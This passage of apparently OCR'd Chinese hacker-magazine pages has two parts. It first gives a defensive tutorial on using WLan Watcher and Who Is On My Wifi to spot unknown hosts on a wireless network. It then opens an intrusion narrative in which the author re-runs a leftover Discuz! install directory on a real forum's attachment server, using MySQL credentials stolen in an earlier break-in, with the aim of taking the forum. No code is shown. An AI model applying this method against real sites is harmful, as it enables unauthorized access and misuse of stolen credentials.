


图2

在WLan Watcher主窗口左侧的“Info”栏中点击“History”按钮，在右侧窗口可以查阅完整的历史信息，包括所有事件（例如启动程序、发现已知主机、发现未知主机等）的详细信息。其中的红色信息表示发现了来历不明的主机，应该引起您的重视。在WLan Watcher窗口左侧的“Overview”栏中点击“Connected Computer”按钮，在右侧窗口，如图3中显示所有连接到本网中的主机名称，对于来历不明的主机，WLan Watcher可以自动在其图标中显示红色的“New”字样，让您可以立即发现哪些主机非法加入了您的网络。在其中任意主机名称的右键菜单中点击“Details”项，在弹出面板中显示该机的细节信息，包括其名称、IP地址、检测时间、MAC地址、是否为已知主机等。对于确认为本网中的主机，可以在其右键菜单中点击“Mark as friendly”项，将其标识为好友的主机。如果点击“Mark as known”项，表示将其标识为可识别主机。在WLan Watcher窗口左侧点击“Friendly Computer”按钮，在右侧窗口显示所有好友的主机。




图3

Who Is On My Wifi的使用方法

同WLan Watcher不同，Who Is On My Wifi采用的是为无线网络中的所有已知主机创建识别信息数据库的方法，来实现检测未知主机的目的。初次使用Who Is On My Wifi，需要对整个无线网络进行扫描，让其对本网中的所有正常用户进行扫描识别，并为之创建身份信息数据库。在Who Is On My Wifi主窗口右上角点击“Scan”按钮，在扫描窗口右上角点击“Scan Settings”按钮，在设置窗口，如图4中的“Scan Options”栏中输入本无线网络的IP地址范围。拖动其下的滑块，设置扫描的周期。如果选择“Use MAC Address in Signature Creation”项，表示按照主机的MAC地址来创建数字标识信息。如果选择“Use Computer Name in Signature Creation”项，表示使用目标主机的名称来创建数字标识信息，如果选择“Use IP Address in Signature Creation”项，标识使用IP地址来创建数字标识信息。在“Notification Options”栏中设置当发现可疑主机时，所采取的报警方式。勾选“Pop-up Window”项，表示直接弹出报警信息。勾选“Play Sound”项，可以发出声音报警。勾选“Send Email”项，表示向预设邮箱发送报警邮件。在其下可以设置邮箱地址，发送人地址，SMTP服务器地址和端口等内容。您最好选择所有的报警方式，这样可以及时获得报警信息。在“Log Folder”栏中点击“Choose”项，可以设置日志文件存储路径。点击“Save”按钮保存配置信息。




图4

注意初次使用Who Is On My Wifi，需要开启本网中的所有主机，在Who Is On My Wifi扫描窗口右侧点击“Scan Now”按钮，执行对全网的扫描操作，完成后在报告列表中显示详细的扫描信息，如图5，包括不同主机的数字标识信息、MAC地址、主机名称、IP地址、连接状态、是否为未知主机、最近检测的时间、第一次检测的时间等。




图5

注意这是第一次扫描网络，Who Is On My Wifi会将所有主机标识为未知类型，您必须在列表中的“Known/Unknown”列表中将所有主机的状态由“UNKNOWN”修改为“KNOWN”，表示让Who Is On My Wifi识别所有的网

络主机，如图6。




图6

之后必须关闭Who Is On My Wifi，之后将其重新启动，这样Who Is On My Wifi就可以按照预设的检测参数，对整个无线网络进行实时扫描检测。如果有外来的主机非法加入本网络，就会被Who Is On My Wifi立即发现，并触发预设的报警方式（例如弹出警告信息，播放报警音乐，发送报警邮件等）。同时在Who Is On My Wifi主窗口中的检测列表中会以黄色标识非法主机信息。在Who Is On My Wifi主窗口中右上角点击“Status”按钮，在状态窗口，如图7中的“Network Status”栏中显示已知的正常主机数量和可疑的主机数量，在“Scan Status”栏中显示本网络的IP扫描范围，扫描的周期，下一次扫描的时间等信息。在“Event Log”栏中显示完成的监控日志内容。




图7

（本文所涉及的WLan Watcher和Who Is On My Wifi软件光盘已收录）

利用Install重装Discuz! 漏洞拿webshell

anteer

一般使用成熟的cms的网站都很难人侵（例如Discuz!），除非出现0day。有次在浏览一个的论坛时，发现很多板块都需要权限，需要你加入什么VIP或者去宣传才能查看。身为一个小菜黑客怎么会被这种权限所拘束呢，于是便有拿下这个论坛的想法。可是发现论坛是使用Discuz!的cms，试了几个古老的漏洞全部无效。去论坛到处翻翻，看看有什么能利用的地方。对帖子的附件图片右键查看属性，结果发现论坛的附件地址域名和论坛不同。ping了一下，ip地址也不相同。于是决定去附件的服务器去看看有什么突破口，访问发现附件服务器是主页一片空白。使用wwwscan扫描也没发现什么，于是无聊的去点扫描的结果。在点击有install的链接时，居然出现了Discuz!的安装界面（如图1）。

install文件夹，这个是网站的cms的安装用的文件夹，一般的php的cms都有。但是Discuz!论坛在安装以后是无法再次安装的，除非删除forumdata里install.lock文件，而且基本管理员在安装完毕后会删除这个文件夹。但是这个服务器居然留有install，看样子管理员一点安全意识都没有啊。点击同意，首先会检查能否安装，接下来就是设置部分了（如图2）。需要设置mysql数据库和创始人账号密码，这时候有的小菜会无法进行下去了，因为不知道mysql数据库的账号和密码。其实安装cms可以使用外部连接的mysql数据库。这里有三种方法，到网上申请免费的mysql数据库，本地搭建mysql并设置允许外部连接，使用过去人侵得到的mysql数据库账号密码而且其数据库允许外连。这里我使用了第三种方法，其实申请免费的mysql数据库最好，但是我申请几次后使用不成功，就放弃了。本地搭建太麻烦，使用人侵得到的mysql数据库只要记得事后删除相应的数据就行了，记得数据库前缀要设置不同。

